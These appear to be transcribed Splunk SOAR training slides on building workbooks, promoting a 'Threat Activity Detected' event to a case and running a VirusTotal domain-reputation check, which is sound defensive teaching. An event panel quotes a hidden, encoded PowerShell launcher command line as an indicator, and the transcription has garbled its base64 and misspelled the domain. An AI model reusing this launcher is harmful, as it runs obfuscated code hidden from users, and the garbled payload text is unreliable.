
Adding a new workbook phase/task



Adding a new workbook phase/task



Adding a new workbook phase/task



Adding a new workbook phase/task

The screenshot shows the configuration of a new phase and task within a Splunk interface. The Phase Name is set to "Incident Response & Containment" with a Phase SLA of 30 minutes. The Task Name is "Block Malicious URL" assigned to Alice Bluebird, with the requirement for a note on task completion checked. The task description is "Block malicious URL based on results of enrichment". The Task SLA is 20 minutes. The Actions section contains a single item, "block url", which is highlighted with a pink box. The Playbooks section has a plus sign icon. At the bottom left is an "ADD TASK" button.

Phase Name: Incident Response & Containment

Phase SLA: 30 minutes

Task Name: Block Malicious URL

Owner: Alice Bluebird

Require note on task completion:

Description: Block malicious URL based on results of enrichment

Task SLA: 20 minutes

Actions: block url x +

Playbooks: +

ADD TASK

Adding a new workbook phase/task

Frothly Investigation & Response Template

Phases

REORDER PHASES

Phase Name: Indicator Enrichment & Investigation

Phase SLA: 240 minutes

Task Name: Check Domain Reputation, Owner: Alice Bluebird, Require note on task completion: checked

Task Name: Lookup Domain, Owner: Alice Bluebird, Require note on task completion: checked

Task Name: Check File Reputation, Owner: Alice Bluebird, Require note on task completion: checked

Task Name: Geolocate IP Address, Owner: Alice Bluebird, Require note on task completion: checked

ADD TASK

Phase Name: Incident Response & Containment

Phase SLA: 30 minutes

Task Name: Block Malicious URL, Owner: Alice Bluebird, Require note on task completion: checked

ADD TASK

ADD PHASE

Changes made only apply to future uses of this workbook

CANCEL SAVE

Click!

Adding a new workbook phase/task

Investigation & Response Workbook - user001 EDIT

Indicator Enrichment & Investigation
Phase SLA: 240 mins

TASK NAME	SLA	ACTIONS	PLAYBOOKS	OWNER
▶ Check Domain Reputation	60 mins	1		Alice Bluebird
▶ Lookup Domain	60 mins	1		Alice Bluebird
▶ Check File Reputation	60 mins	1		Alice Bluebird
▶ Geolocate IP Address	60 mins	1		Alice Bluebird

Incident Response & Containment
Phase SLA: 30 mins

TASK NAME	SLA	ACTIONS	PLAYBOOKS	OWNER
▶ Block Malicious URL	20 mins	1		Alice Bluebird

EDIT



- Create a new workbook
- Assign users to tasks
- Configure a phase and task
- Configure task SLA's
- Add actions to tasks
- Add a new phase and task
- Promote event to case



Promoting an Event to a Case


Events can be promoted to or added to an existing case

Cases require that a workbook is specified when they promoted

Multiple events can be grouped together under a single case where they may be related to the security incident being investigated

It is also possible to generate a case report in PDF format for reporting requirements

Promote Event to Case



Exercise #5 - Case Management

Putting workbooks to use for case management

Estimated Duration:
10 Minutes

Promote our 'Threat Activity Detected event' to a case and assign your newly created workbook

Check out the Workbook tab next to the activity results tab and try running some of the recommended actions to see the case management workflow in action

Add case notes as required by the workbook when marking tasks complete

Hints


- Remember that tasks require notes on completion per our workbook configuration
- Once an event is promoted to a case, the workbook will not be visible under the events view, only the case view




splunk> turn data into doing®

Using workbooks and case management


Promote Event to Case



Using workbooks and case management



Using workbooks and case management



Using workbooks and case management

The screenshot shows the Splunk SOAR interface for an investigation. At the top, there's a navigation bar with tabs for CASE, events, MEDIUM, TLPAMBER, ID: 2, Tenant: Tenant 1, and Threat Activity Detected. Below the navigation is a header with INVESTIGATION, Non-production use license, soar-hands-on version 5.2.1.78411, and Alice Bluebird. The main area has sections for HUD and EVENT INFO. The EVENT INFO section is expanded, showing the Workbook tab selected. A callout points to this tab with the text "Workbook tab populated". Another callout points to the Threat Activity Detected event in the timeline with the text "Event marked as case". The timeline shows several activity points: Activity Started (2019 Mar), Threat Activity Detected (2019 Aug), Created on Splunk S... (2020 Sep), Activity Ended (2021 Jan), Event reassigned to (2021 Oct), and promoted to case (2022 Feb). The timeline also includes sections for Approvals and Artifacts (1).

Using workbooks and case management

The screenshot shows the Splunk SOAR Investigation interface. At the top, there's a navigation bar with 'splunk> SOAR' on the left, a search bar, and tabs for 'INVESTIGATION' and 'CASE'. Below the navigation is a header with 'Non-production use license.', 'soar-hands-on version 5.2.1.78411', and a notification for 'Alice Bluebird'. The main area is titled 'Threat Activity Detected' and includes sections for 'HUD' and 'EVENT INFO'. A 'Timeline' tab is selected, showing a horizontal timeline from April 2019 to February 2022. Several events are plotted on the timeline, each with a tooltip: 'Activity Started' (with a sub-tooltip 'Threat Activity Dete...'), 'Activity Ended' (with a sub-tooltip 'Created on Splunk S...'), and 'Event reassigned to' (with a sub-tooltip 'promoted to case'). On the left, a sidebar titled 'Investigation & Response' lists a 'Workbook - user001' and an 'Indicator Enrichment & Investigation' phase (0/4 tasks completed). A pink callout box points to the 'domain reputation' task in the 'Tasks (4)' list, which is highlighted with a pink border. The callout text reads: 'Execute domain reputation. Remember to copy the domain name value first.'

Using workbooks and case management

The screenshot shows the Splunk interface with a sidebar on the left and a main content area on the right.

Left Sidebar:

- Indicator Enrichment & Investigation 0/4**
 - Current phase
 - Tasks completed 0/4
 - Tasks completed on time 0/4
 - Phase completion duration
 - Phase completion date
 - Phase SLA 240 mins
- TASKS (4)**
 - Check Domain Reputation assigned to Alice Bluebird (domain reputation)
 - Lookup Domain assigned to Alice Bluebird (whois domain)
 - Check File Reputation assigned to Alice Bluebird (file reputation)
 - Geolocate IP Address assigned to Alice Bluebird (geolocate ip)
- Incident Response & Containment 0/1**
 - Current phase
 - Tools completed 0/1

Main Content Area:

ID	LABEL	NAME	SEVERITY	CREATED BY	TAGS
2	event	Threat Activity Detected	LOW		
<p>Details</p> <p>Name: Threat Activity Detected Label: event Source ID: 37e51842-9ff0-45b1-91b7-98056e5704ed Start Time: Mar 12th 2019 at 1:54 am</p> <p>CommandLine: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -enc W1JlZl0u0XNTRWl1TFkuR2V0VF0RSgnU3zdGVTlK1hbmFnzWlbnQuQXNb021hdGvb5BbXNpvXpRpH-MnKxw/eyRflXwleyRflKdVfEZJZUkkKCdhxDpSW5pdEzheWxLZCcsJ05vblB1YmxpYyxTdgF0aWMm5STRXRYuXvRSgbMbcwkvTlRsi901tWXKN02W0uTkV0LNfWnZJ00VQT0luVfE1BbmFnRVJd0jPWF-BFY3QxMD0b250aU51zT0w0yf330z10RVctf2.lqRUN01fNzC1RITSS02ZV0uV0VgQ2xpRW500yR1PSdnb3ppbGxL2UmCAoV2lZG93c80VCA2LE7fDpVzY0o8UcmkZW50LzcumDsgcnY6MTeuMCKgbGrlZSBHZWNrbcy7W1N5c3RbS50ZXQuJ2VydmljZVBvaW50TFWfUyWdcl060lNlcnZlckNcnRpZmljYXRIVmFsawRhndGlvkNhbxQyWNR1D0geyR0cnfItskd2Mu5GVbzGVsJy5BZEQoJ1VzXltQWldbnLnCRT1Ktskv0MuUJve1lkW1N5U1RFbs50ZQXuV2VCLkVRWWV7df050kRFZkFlbfRXZUJQcm94WtSk/2MuUFJPeHkuQ1JIRGV0dElhbfMgPSBbJ3zdEVtlk5FdC5DckVfRW50wWFMQ2fjSGVdjipEZUZBdUx0TrmV0V09Sa0NSRURtRJQWxz0yRLPVfTeXNDRW0uVGV4dc5FbmNPReLUz1060kFTQ0JLkdiVEj5V6VTKCczo0ky0dhlZGQ30GU4ZWEy2Ju00T022DMyMDimMTZ0CcpOyRSPXskRCwvSz0kQVJncskUz0wLi4yNTU7MC4uMjU1fCv7JE99KCRKkRTWyrftxSsk5tskxUks50b3V0dF0pJ11NjskU1skX10sJNbJEd0yRfLU4T1lkUsoJfNbJEdkYRTWixRskIMSSEtQTZJTDWLZQ4RWrtnfZetfQdms9ilk7JHNlc0na1fR0chIM6Ly9mcGVDrnOyRE0VBPBPSRXQy5eb1d0TG9hERBVEEojFNFUlkVcK7JGIWPSREoXPvSU5bQ0hcltdXsgmICRISICRKYRhCgkSVYrJEsPKxxJRVg=</p> <p>ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</p> <p>cmdLine: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -enc W1JlZl0u0XNTRWl1TFkuR2V0VF0RSgnU3zdGVTlK1hbmFnzWlbnQuQXNb021hdGvb5BbXNpvXpRpH-MnKxw/eyRflXwleyRflKdVfEZJZUkkKCdhxDpSW5pdEzheWxLZCcsJ05vblB1YmxpYyxTdgF0aWMm5STRXRYuXvRSgbMbcwkvTlRsi901tWXKN02W0uTkV0LNfWnZJ00VQT0luVfE1BbmFnRVJd0jPWF-BFY3QxMD0b250aU51zT0w0yf330z10RVctf2.lqRUN01fNzC1RITSS02ZV0uV0VgQ2xpRW500yR1PSdnb3ppbGxL2UmCAoV2lZG93c80VCA2LE7fDpVzY0o8UcmkZW50LzcumDsgcnY6MTeuMCKgbGrlZSBHZWNrbcy7W1N5c3RbS50ZXQuJ2VydmljZVBvaW50TFWfUyWdcl060lNlcnZlckNcnRpZmljYXRIVmFsawRhndGlvkNhbxQyWNR1D0geyR0cnfItskd2Mu5GVbzGVsJy5BZEQoJ1VzXltQWldbnLnCRT1Ktskv0MuUJve1lkW1N5U1RFbs50ZQXuV2VCLkVRWWV7df050kRFZkFlbfRXZUJQcm94WtSk/2MuUFJPeHkuQ1JIRGV0dElhbfMgPSBbJ3zdEVtlk5FdC5DckVfRW50wWFMQ2fjSGVdjipEZUZBdUx0TrmV0V09Sa0NSRURtRJQWxz0yRLPVfTeXNDRW0uVGV4dc5FbmNPReLUz1060kFTQ0JLkdiVEj5V6VTKCczo0ky0dhlZGQ30GU4ZWEy2Ju00T022DMyMDimMTZ0CcpOyRSPXskRCwvSz0kQVJncskUz0wLi4yNTU7MC4uMjU1fCv7JE99KCRKkRTWyrftxSsk5tskxUks50b3V0dF0pJ11NjskU1skX10sJNbJEd0yRfLU4T1lkUsoJfNbJEdkYRTWixRskIMSSEtQTZJTDWLZQ4RWrtnfZetfQdms9ilk7JHNlc0na1fR0chIM6Ly9mcGVDrnOyRE0VBPBPSRXQy5eb1d0TG9hERBVEEojFNFUlkVcK7JGIWPSREoXPvSU5bQ0hcltdXsgmICRISICRKYRhCgkSVYrJEsPKxxJRVg=</p> <p>destinationDnsDomain: Copied: fpetarella.band</p> <p>dvc_asset_tag: windows</p> <p>fileHashSha1: 7C9F420828490AFC25EF972EA24EE042FB2F3990</p> <p>signature: Process Create</p> <p>sourceDnsDomain: wrk-btun.frothly.local</p>					

A pink callout box highlights the "destinationDnsDomain" field with the text "Copy this domain name".

Using workbooks and case management

The screenshot shows a 'Run Action' screen with the following details:

- Action Name: user initiated domain reputation action
- Schedule: (button)
- Category: < domain reputation
- Asset Type: virustotal (Configuring)
- Description: Configure domain reputation on virustotal
Using App: VirusTotal Dev
- Domain input field: fpetraardella.band
- Buttons: ADD ANOTHER, DELETE, SAVE, CANCEL, LAUNCH

A pink callout box points to the 'fpetraardella.band' input field with the text: "Paste domain value and launch action".

Using workbooks and case management

The screenshot shows the Splunk Case Management interface. On the left, there's a sidebar with activity logs and task details. A pink box highlights the 'domain reputation' task under 'Check Domain Reputation'. A callout from this task points to a timeline event labeled 'Activity Started' with a timestamp of '2019 Aug 10'. Another callout from this event points to a large black box containing the text 'Action shows now as completed'. The timeline continues with other events like 'Activity Ended' and 'Event reassigned to'. At the bottom, a 'VirusTotal' widget displays a table of domain reputations for 'fpetaardella.band' across four different VirusTotal scans, all showing 'None' for various metrics.

DOMAIN	ALEXA CATEGORY	ALEXA DOMAIN INFO	ALEXA RANK	WEBUTATION INFO
fpetaardella.band	None	None	None	None
fpetaardella.band	None	None	None	None
fpetaardella.band	None	None	None	None
fpetaardella.band	None	None	None	None

splunk > turn data into doing®

Using workbooks and case management

TASKS (4)

Check Domain Reputation
assigned to Alice Bluebird

domain reputation

Clicking anywhere on
the task will show the
task details

< Close

Check Domain Reputation

Assign to

Alice Bluebird

▶ DESCRIPTION

▶ NOTES (0)

▶ FILES (0)

START TASK
Not Started

Clicking start will start
the task timer (SLA's)

Using workbooks and case management

The screenshot shows a dark-themed interface for managing tasks. At the top left is a back arrow and the word 'Close'. Below it is the title 'Check Domain Reputation'. To the right is a dropdown menu labeled 'Assign to' with 'Alice Bluebird' selected. On the far right are status indicators: 'In Progress' and 'SLA In an hour'. A large blue button at the bottom right is labeled 'COMPLETE TASK'. A pink callout box points from the text below to this button. The text in the callout box reads: 'Click 'complete task' and as our workbook requires notes on completion you will be promoted to enter notes.'

< Close

Check Domain Reputation

Assign to

Alice Bluebird

► DESCRIPTION

► NOTES (0)

► FILES (0)

COMPLETE TASK

In Progress SLA In an hour

Click 'complete task' and as our workbook requires notes on completion you will be promoted to enter notes.

Using workbooks and case management

The screenshot shows a dark-themed interface for managing case notes. At the top, a header bar has tabs for "Write" and "Preview". Below this, a text area contains the text "ran the action for domain reputation - looks malicious". A floating callout box with a black background and white text points from the bottom left towards the right side of the interface. The callout box contains the text: "Case notes include formatting options including markdown". To the right of the text area, there is a toolbar with icons for bold (B), italic (I), strikethrough (~), and link (L). Above the toolbar, a modal window titled "Markdown supported" lists various markdown syntaxes and their corresponding visual representations. The modal includes entries for strong text, emphasis, strikethrough, and text links.

Mark Task as Complete

Note title

Closing Comments

Write Preview

ran the action for domain reputation - looks malicious


Case notes include
formatting options
including markdown

Markdown supported

Strong	Strong
Emphasis	Emphasis
~~Strike~~	Strikethrough
[Text Link](URL)	Text Link

CANCEL SAVE

Using workbooks and case management

